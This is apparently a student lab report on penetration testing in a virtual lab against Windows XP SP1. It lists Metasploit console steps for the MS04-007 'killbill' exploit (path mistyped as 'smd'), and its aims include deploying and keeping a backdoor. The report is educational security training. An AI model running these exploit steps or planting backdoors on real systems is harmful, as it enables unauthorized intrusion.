**PRACTICAL-7**

**AIM**

Set up a Virtual lab environment with Windows XP (SP1), Metasploitable OS, and BRICKS/DVWA web server and an Attacker machine (KALI/BT) in virtual machines (network in NAT mode).

Now carry out Vulnerability assessment in environment

a. Network VA/PT

1. Find the open ports in domain.
2. Find out the hosts in domains.
3. Find out the services running on domains and their versions.
4. Banner Grabbing of server.
5. Find out default vulnerabilities in Services.
6. Exploit the vulnerabilities.
7. Deploy and maintain the backdoor.

b. Web VA/PT

1. Find the domain information.
2. Find the details of server and its default vulnerabilities.
3. Perform automated testing using BurpSuite or ZAP proxies.

Tools: nmap, netcat, netcraft, nslookup, whois, dig, ping, Nessus, Metasploit, FOCA.


**THEORY**

**METASPLOIT:**


* Metasploit is one of the best penetration testing frameworks that help a business find out and shore up vulnerabilities in their systems before exploitation by hackers. To put it simply, Metasploit allows hacking with permission.
* A Metasploit penetration test begins with the information gathering phase, wherein Matsploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system.
* Once the weakness is identified, choose an exploit and payload to penetrate the chink in the armor.
* If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter – an in-memory-only interactive shell.
* Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.

**IMPLEMENTATION**


* Step1: Start metasplot

****


* Step 2: Find the vulnerability using nessus tool in windows xp.
* Step 3: Search the vulnerability. Command: search ms04-007

****

* Step 4: Now, use the path of exploit.
* Command: use exploit/windows/smd/ms04\_007\_killbill

****


* Step 5: List out the option.
* Command: show options

****

* Step 6: Set the RHOSTS by using the IP of windows.
* Command: set RHOSTS IP\_address

****


* Step 7: Now, to set payload,
* we have find the index of payload using the following command.
* Command: show payloads

****

* Step 8: Setting Payload
* Command: set payload 106

****

* Step 9: Final step is to perform exploit.
* Command: exploit

****

**CONCLUSION**

In this practical, we performed vulnerability assessment.